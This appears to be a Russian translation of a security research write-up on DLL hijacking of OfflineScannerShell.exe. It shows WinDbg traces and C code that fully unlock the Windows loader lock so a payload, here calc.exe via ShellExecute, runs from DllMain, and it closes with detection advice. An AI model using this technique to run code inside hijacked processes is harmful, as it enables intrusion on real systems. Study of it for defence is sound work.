00007ff9'4e0b4ac7 e8989bf9ff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9'4e04e664)
ntdll!LdrpInitializeThread$fin$2+0x10:
00007ff9'4e0b4b2f e8309bf9ff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9'4e04e664)
ntdll!LdrEnumerateLoadedModules$fin$0+0x10:
00007ff9'4e0b59f5 e86a8cf9ff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9'4e04e664)
ntdll!RtlExitUserProcess+0x5f3c1:
00007ff9'4e0ccda1 e8be18f8ff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9'4e04e664)
ntdll!LdrpInitializeImportRedirection+0x46d72:
00007ff9'4e0d8976 e8e95cf7ff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9'4e04e664)
ntdll!LdrInitShimEngineDynamic+0xde:
00007ff9`4e0e068e e8d1dff6ff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9`4e04e664)
ntdll!LdrpInitializeProcess+0x1f6e:
00007ff9'4e0e3e2e e831a8f6ff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9'4e04e664)
ntdll!LdrpCompleteProcessCloning+0x93:
00007ff9`4e0e4bfb e8649af6ff      call     ntdll!LdrpReleaseLoaderLock
(00007ff9`4e04e664)
Объяснить с

```

Как видите, существует множество потенциальных точек перехода к поиску `ntdll!LdrpReleaseLoaderLock`. Однако мы уже знаем, что `ntdll!LdrUnlockLoaderLock` экспортируется, и это кажется наиболее простым подходом, поэтому мы будем искать его там. Код для этого не представляет собой ничего особенного: он просто ищет правильный опкод вызова, выполняет некоторую дополнительную проверку, извлекает (в кодировке `rel32`) адрес, исходящий из инструкции вызова, а затем прототипирует функцию `LdrpReleaseLoaderLock`, чтобы мы могли ее вызвать. Я сделал еще один шаг - извлек адрес критической секции

ntdll!LdrpLoaderLock из LdrpReleaseLoaderLock, чтобы мы могли повторно заблокировать ее (используя EnterCriticalSection) перед возвратом изDllMain для дополнительной безопасности. Не стесняйтесь ознакомиться с полным кодом на репозитории GitHub! Теперь вDllMain мы проверяем и...

```
0:000> !critsec ntdll!LdrpLoaderLock
```

```
CritSec ntdll!LdrpLoaderLock+0 at 00007ff94e1765c8
```

```
LockCount          NOT LOCKED
```

```
RecursionCount     0
```

```
OwningThread       0
```

```
EntryCount         0
```


```
ContentionCount    0
```

```
Объяснить с
```

Теперь, когда мы сняли блокировку загрузчика сDllMain, давайте осмелимся вызватьShellExecute, открывающий calc.exe! И... не работает - пока. Но мы достигли значительного прогресса! Вспомним из раздела "Наша полезная нагрузка", что первоначально мы зашли в тупик на ntdll!NtAlpcSendWaitReceivePort :

Stack	
Frame Index	Call Site
[0x0]	ntdll!NtAlpcSendWaitReceivePort+0x14
[0x1]	RPCRT4!LRPC_BASE_CCALL::SendReceive+0x12f
[0x2]	RPCRT4!NdrpSendReceive+0x97
[0x3]	RPCRT4!NdrpClientCall2+0x5d0
[0x4]	RPCRT4!NdrClientCall2+0x1f
[0x5]	combase!ServerAllocateOXIDAndOIDs+0x73
[0x6]	combase!CRpcResolver::ServerRegisterOXID+0xd5
[0x7]	combase!OXIDEntry::RegisterOXIDAndOIDs+0x71
[0x8]	combase!OXIDEntry::AllocOIDs+0xc2
[0x9]	combase!CComApartment::CallTheResolver+0x14d
[0xa]	combase!CComApartment::InitRemoting+0x25b
[0xb]	combase!CComApartment::StartServer+0x52
[0xc]	combase!InitChannelIfNecessary+0xbf
[0xd]	combase!CGIPTable::RegisterInterfaceInGlobalHlp+0x61
[0xe]	combase!CGIPTable::RegisterInterfaceInGlobal+0x14
[0xf]	windows_storage!CFreeThreadedItemContainer::Initialize+0xf3
[0x10]	windows_storage!CFSFolder::_BindToChild+0x35b
[0x11]	windows_storage!CFSFolder::_Bind+0x9da
[0x12]	windows_storage!CFSFolder::BindToObject+0x44e
[0x13]	windows_storage!CShellItem::BindToHandler+0x548
[0x14]	windows_storage!CShellItem::_GetPropertyStoreWorker+0x9b
[0x15]	windows_storage!CShellItem::GetPropertyStore+0xcf
[0x16]	windows_storage!wil::PropertyStoreHelperBase<IPropertyStore>::InitFromItem+0x84
[0x17]	windows_storage!IsItemUnderStorageProvider+0x4f
[0x18]	windows_storage!CBindAndInvokeStaticVerb::EnsureAssociationIDForTelemetryAndAlert+0x216
[0x19]	windows_storage!CBindAndInvokeStaticVerb::ConfirmUserChoiceIfNewHandlersAvailable+0x49
[0x1a]	windows_storage!CBindAndInvokeStaticVerb::Execute+0x141
[0x1b]	SHELL32!CShellExecute::_ExecuteAssoc+0x10d
[0x1c]	SHELL32!CShellExecute::_DoExecute+0xd9
[0x1d]	SHELL32!CShellExecute::ExecuteNormal+0x1fc
[0x1e]	SHELL32!ShellExecuteNormal+0xa3
[0x1f]	SHELL32!ShellExecuteExW+0xde
[0x20]	SHELL32!ShellExecuteW+0x81
[0x21]	mpclient!payload+0x2a
[0x22]	mpclient!DllMain+0x33
[0x23]	mpclient!dllmain_dispatch+0x8f
[0x24]	ntdll!LdrpCallInitRoutine+0x61

С выходом Loader Lock мы преодолели этот рубеж! Это приводит нас к следующему препятствию:



Помните, как ShellExecute порождает новый поток? Так вот, этот поток успешно порожден, но его загрузчик пытается загрузить дополнительные библиотеки, аналогично тому, как это делает основная программа при первом запуске.

Решение этой проблемы было очень сложным: каждый раз, когда программа зависала, я делал что-то, что позволяло ей пройти немного дальше, затем все повторялось.

Однако для порождения нового потока все сводится к двум вещам:

- События Win32
 - Для их сигнализации используйте [SetEvent](#)
 - Если они не сигнализируются, то новый поток будет вечно висеть на них с помощью NtWaitForSingleObject
- Блокировка работы загрузчика: ntdll!LdrpWorkInProgress
 - Это не критическая секция или событие; просто 1 или 0 в памяти ntdll.dll
 - Она оказывается на вершине иерархии блокировок для всех видов работы загрузчика, прямо/непрямо инициируемых текущим потоком!

Установка этого значения в 0 (FALSE) позволяет потокам, порожденным текущим потоком, выполнять работу загрузчика, но при этом не позволяет выполнять работу загрузчика любому другому потоку, случайно оказавшемуся в нашей программе (это важно для предотвращения тупиковых ситуаций/аварий)

С помощью этой команды мы можем перечислить все события Win32 Events в WinDbg:

```

0:000> !handle 0 8 Event
Handle 4
  Object Specific Information
    Event Type Manual Reset
    Event is Waiting
Handle c
  Object Specific Information
    Event Type Auto Reset
    Event is Waiting
Handle 3c
  Object Specific Information
    Event Type Auto Reset
    Event is Set
Handle 40
  Object Specific Information
    Event Type Auto Reset
    Event is Waiting
Handle b0
  Object Specific Information
    Event Type Auto Reset
    Event is Waiting
... *snip* More events *snip* ...
13 handles of type Event
Объяснить с

```

Задаем необходимые события (эти идентификаторы, похоже, никогда не меняются)...

```

SetEvent((HANDLE)0x40);
SetEvent((HANDLE)0x4);
Объяснить с

```

Предварительная загрузка библиотек ShellExecute загружается в текущем потоке, прежде чем породить свой собственный новый поток (об этом мы еще поговорим)...

```

LoadLibrary(L"SHCORE");
LoadLibrary(L"msvcrt");
LoadLibrary(L"combase");
LoadLibrary(L"RPCRT4");
LoadLibrary(L"bcryptPrimitives");
LoadLibrary(L"shlwapi");
LoadLibrary(L"windows.storage.dll"); // Need DLL extension for this one because it
contains a dot in the name
LoadLibrary(L"Wldp");
LoadLibrary(L"advapi32");
LoadLibrary(L"sechost");
Объяснить с

```

Найдите и сбросьте статус ntdll!LdrpWorkInProgress, чтобы работа загрузчика могла происходить в новом потоке, порожденном ShellExecute...

```


PB00L LdrpWorkInProgress = getLdrpWorkInProgressAddress();
*LdrpWorkInProgress = FALSE;

```

Объяснить с

Как и в случае с `ntdll!LdrpLoaderLock`, мы используем экспортированную функцию `NTDLL`, в данном случае `RtlExitUserProcess`, в качестве отправной точки для определения местоположения `ntdll!LdrpWorkInProgress`.

Мы выполняем команду `ShellExecute...`



Миссия выполнена!

И ЭТО РАБОТАЕТ! Наш `calc.exe` запускается (все потоки, запущенные `ShellExecute`, успешно работают; оказывается, `ShellExecute` на самом деле порождает еще один поток), затем мы очищаем его перед возвратом из `DllMain`, чтобы избежать аварийного завершения/деадлокации в дальнейшем. Пройдя вручную через `OfflineScannerShell.exe`, я убедился в том, что наша цель прекрасно работает до своего естественного завершения с кодом выхода 0 (успех)!

Вот общий обзор полного разблокирования загрузчика библиотек, как мы это реализовали в коде:

```
#define RUN_PAYLOAD_DIRECTLY_FROM_DLLMAIN
```

```
VOID LdrFullUnlock(VOID) {  
    // Fully unlock the Windows library loader
```



```

//
// Initialization
//

const PCRITICAL_SECTION LdrpLoaderLock = getLdrpLoaderLockAddress();
const HANDLE events[] = {(HANDLE)0x4, (HANDLE)0x40};
const SIZE_T eventsCount = sizeof(events) / sizeof(events[0]);
const PB00L LdrpWorkInProgress = getLdrpWorkInProgressAddress();

//
// Preparation
//

LeaveCriticalSection(LdrpLoaderLock);
// Preparation steps past this point are necessary if you will be creating new
threads
// And other scenarios, generally I notice it's necessary whenever a payload
indirectly calls: __delayLoadHelper2
#ifdef RUN_PAYLOAD_DIRECTLY_FROM_DLLMAIN
    preloadLibrariesForCurrentThread();
#endif
    modifyLdrEvents(TRUE, events, eventsCount);
    // This is so we don't hang in ntdll!ldrpDrainWorkQueue of the new thread
(launched by ShellExecute) when it's loading more libraries
    // ntdll!LdrpWorkInProgress must be TRUE while libraries are being loaded in
the current thread
    // ntdll!LdrpWorkInProgress must be FALSE while libraries are loading in the
newly spawned thread
    // For this reason, we must preload the libraries ShellExecute will load in the
current thread before spawning a new thread
    *LdrpWorkInProgress = FALSE;

//
// Run our payload!
//

#ifdef RUN_PAYLOAD_DIRECTLY_FROM_DLLMAIN
    // Libraries loaded by API call(s) on the current thread must be preloaded
payload();
#else
    DWORD payloadThreadId;
    HANDLE payloadThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)payload,
NULL, 0, &payloadThreadId);
    if (payloadThread)
        WaitForSingleObject(payloadThread, INFINITE);
#endif

//
// Cleanup
//

// Must set ntdll!LdrpWorkInProgress back to TRUE otherwise we crash/deadlock

```

```

in NTDLL library loader code sometime after returning from DllMain
    // The crash/deadlock occurs to due to concurrent operations happening in other
threads
    // The problem arises due to ntdll!TppWorkerThread threads by default
(https://devblogs.microsoft.com/oldnewthing/20191115-00/?p=103102)
    *LdrpWorkInProgress = TRUE;
    // Reset these events to how they were to be safe (although it doesn't appear
to be necessary at least in our case)
    modifyLdrEvents(FALSE, events, eventsCount);
    // Reacquire loader lock to be safe (although it doesn't appear to be necessary
at least in our case)
    // Don't use the ntdll!LdrLockLoaderLock function to do this because it has the
side effect of increasing ntdll!LdrpLoaderLockAcquisitionCount which we probably
don't want
    EnterCriticalSection(LdrpLoaderLock);
}
Объяснить с

```

После многократных испытаний удалось достичь впечатляющего 100% успеха! Он работает каждый раз.

Для того чтобы вызвать ShellExecute (или любой другой вызов API) без предварительной загрузки библиотек для текущего потока, нам предстоит еще немного поработать над реверс-инжинирингом загрузчика. Чтобы разобраться с этим, я рекомендую установить точки останова на функциях NtSetEvent, NtResetEvent, RtlEnterCriticalSection, RtlLeaveCriticalSection и NtWaitForSingleObject. Возможно, поможет установка сторожевых точек чтения/записи и поиск (командой #, как мы это делали ранее) в дизассемблере NTDLL ссылок на переменные состояния загрузчика типа ntdll!LdrpWorkInProgress. В общем, нужно найти какую-то часть состояния NTDLL, которую можно установить перед вызовом ShellExecute и которая заставит ntdll!LdrpWorkInProgress самостоятельно стать FALSE в первом потоке, запущенном ShellExecute. Это одна из теорий о том, что должно произойти, но, скорее всего, все гораздо сложнее (задействован некий пропущенный поток управления; возможно, тогда и трогать ntdll!LdrpWorkInProgress будет не нужно). Наверняка существует способ сделать это. Однако это потребует некоторого поиска. Не стесняйтесь, попробуйте сами!

В качестве альтернативы можно полностью обойти это небольшое неудобство, установив значение ntdll!LdrpWorkInProgress в FALSE, вызвав CreateThread (при этом дополнительные библиотеки не загружаются), дождавшись нового потока из DllMain с помощью WaitForSingleObject(payloadThread, INFINITE), а затем вызвав ShellExecute (или любую другую полезную нагрузку) из нашего нового потока - никакой "предварительной загрузки библиотек" не требуется. Этот обходной путь я и рекомендую использовать на практике. Однако в данной демонстрации я хотел выполнить именно то, что задумал, запустив ShellExecute непосредственно из DllMain!

Безопасность!

Безопасность, безопасность, безопасность, вызов ShellExecute изDllMain
безопасность, хорошо, давайте поговорим о безопасности! Самым очевидным небезопасным действием в этой технике является прямое взаимодействие с NTDLL. В Windows все, что находится в NTDLL, может изменяться в разных версиях Windows. Microsoft раскрывает многие функции NTDLL через стабильный API KERNEL32, на неизменность которого можно положиться. Учитывая это, я старался выбирать те части NTDLL, которые, вероятно, остались практически нетронутыми, чтобы уменьшить вероятность возникновения поломки таким образом. Например, я использовал такие простые и небольшие экспорты NTDLL, как LdrUnlockLoaderLock и RtlExitUserProcess, в качестве отправных точек для поиска некоторых внутренних компонентов NTDLL, необходимых для работы.

Предположим, что детали реализации, от которых мы зависим, уже отработаны, поэтому они, скорее всего, останутся неизменными. Кроме того, у нас уже есть адреса необходимых нам внутренних компонентов NTDLL (возможно, мы можем искать отладочные символы в процессе работы). Насколько это безопасно?


Некоторые технические эксперты Windows могут сказать, что то, что мы делаем, нарушает иерархию блокировок. Поэтому, даже если это никогда не станет проблемой только для нашего процесса, какой-нибудь удаленный процесс может легально породить поток в нашем процессе и выполнить некоторые неопределенные одновременные операции с загрузчиком, что приведет к тупику/аварии. Я поддерживаю иерархию блокировок загрузчика как могу, учитывая, что у нас нет доступа к внутренней документации Microsoft. Чтобы не нарушать иерархию блокировок, мы избегаем проблем с инверсией порядка блокировок, разблокируя их в порядке, обратном порядку блокировки (это также реализовано для событий в modifyLdrEvents).

Один из известных случаев, когда ядро NT порождает поток в вашем процессе, - это обработка событий Ctrl+C. Однако, как мне кажется, это может происходить только в программах консольной подсистемы, в то время как OfflineScannerShell.exe является программой подсистемы Windows (GUI). Но даже в этом случае, если мы не нарушаем иерархию блокировок, все должно быть в порядке.

В лучшем случае мы делаем [инверсию приоритетов](#), которая, хотя и не является хорошей практикой с точки зрения производительности, поскольку заставляет высокоприоритетную задачу ждать задачу с более низким приоритетом, все же не является тупиком/аварией. В худшем случае мы нарушаем иерархию блокировок, что означает, что могут произойти плохие вещи.

Если вы пишете реальное производственное приложение, то, разумеется, не пытайтесь делать это дома. Смысл данного исследования заключается лишь в том,

чтобы доказать, что полная разблокировка загрузчика технически возможна (и, кроме того, она довольно эпична). Если вы развернете эту машину Руба Голдберга Loader Lock в производстве для миллионов пользователей, это будет на вашей совести! Опять же, технически возможное - это лучшее из возможного ;)



Однако если вы являетесь разработчиком, пишущим программное обеспечение производственного класса, не делайте этого - пожалуйста. Даже если вы считаете, что это будет достаточно стабильно, и не хотите прислушиваться к рекомендациям Microsoft, поиск в ассемблерном коде внутренних компонентов NTDLL таким же образом будет безуспешным в немайкрософтовских реализациях Windows.

В качестве примечания отметим, что в Wine реализация функции LdrUnlockLoaderLock [Native API](#) (по адресу `dlls/ntdll/loader.c` в дереве исходных текстов Wine) выглядит следующим образом:

```
NTSTATUS WINAPI LdrUnlockLoaderLock( ULONG flags, ULONG_PTR magic )
{
    if (magic)
    {
        if (magic != GetCurrentThreadId()) return STATUS_INVALID_PARAMETER_2;
        RtlLeaveCriticalSection( &loader_section );
    }
    return STATUS_SUCCESS;
}
```

Объяснить с

Совершенно беспрепятственно и без лишних вычислений, основанных на идентификаторе потока, для создания Cookie/magic. Таким образом, по крайней мере, в свободных реализациях Windows можно легко и безопасно снять блокировку загрузчика без поиска в ассемблерном коде. Заметим, что параметр `flags`, используемый для управления тем, должна ли ошибка возвращаться или выдаваться

в виде исключения, в настоящее время в Wine не реализован. Это отличный вклад в развитие Wine для начинающих!

Является ли блокировка загрузчика проблемной только в Windows?

Конструктор (на языке C или C++) является ближайшим эквивалентом `DllMain` на платформах, отличных от Windows, таких как Mac и Linux (хотя в Windows он тоже есть, но я убедился, что он запускается под `Loader Lock` из `dllmain_dispatch` незадолго до запуска самого `DllMain`). Как и в библиотеке `DllMain`, при загрузке библиотеки запускается конструктор (для выгрузки также имеется деструктор). В Linux с компилятором GCC любая функция может быть помечена `__attribute__((constructor))`, чтобы запускаться при загрузке так же, как и `DllMain`.

Как и в Windows, в Linux (использующей `glibc`), разумеется, тоже есть "блокировка загрузчика" (или мьютекс), которая обеспечивает безопасность от условий гонки между потоками (я читал исходный код).


Так почему же тогда, если поискать в Google проблемы, связанные с блокировкой загрузчика, можно найти проблемы, возникающие только на стороне Windows. И почему тогда только Microsoft, а не GNU, имеет этот очень длинный список того, что не следует делать, находясь под блокировкой загрузчика.

Исследованием архитектурных различий между загрузчиками Windows и Linux (`glibc`) я намерен заняться в другой статье (эта уже достаточно длинная). Хотя это более тонкая вещь, чем то, что я только что изложил.

Защита и обнаружение

Самым надежным средством защиты от перехвата DLL всегда будет предотвращение загрузки похожей DLL. Ведь если в системе запущен код злоумышленника, мы можем применять только реактивные меры, и тогда, с академической точки зрения, игра практически всегда заканчивается (т.е. превращается в бесконечную игру в кошки-мышки).

К счастью, существует один надежный метод обнаружения захвата DLL статически загружаемых библиотек, встроенных в Windows. Проверьте экспорт данной DLL, ищите имена символов, которые дублируют имена, присутствующие в подписанных DLL Microsoft (например, поставляемых, по крайней мере, с Windows). Если DLL, не подписанная Microsoft, экспортирует много тех же имен символов, что и DLL, подписанная Microsoft, то велика вероятность того, что она предназначена для перехвата. Это работает потому, что загрузчик библиотек Windows будет выходить из системы раньше (до выполнения `DllMain`'s), если увидит, что в DLL отсутствует экспорт, необходимый EXE:



Это можно объединить с другими факторами обнаружения, например, с тем, имеет ли DLL на диске то же имя файла, что и DLL, экспорт которой она дублирует, или существует ли она в глобальной переменной окружения PATH или в текущем рабочем каталоге (CWD) запущенной программы, чтобы сформировать надежную эвристику для захвата DLL, по крайней мере, встроенных библиотек.

Рекомендуется следить за тем, чтобы в PATH по умолчанию находились каталоги, записываемые пользователем, например C:\Users\
<YOUR_USERNAME>\AppData\Local\Microsoft\WindowsApps (как было показано выше). То же самое относится и к CWD, если он записывается пользователем. Это особенно верно, если cmd.exe или подобный ему является родительским процессом, от которого наследуется CWD. Библиотеки, загружаемые как из PATH, так и из CWD (они идут последними в порядке поиска), всегда должны быть под особым контролем. Это также относится к директории программы, записываемой пользователем, если программа, похоже, была скопирована из места, не записываемого пользователем.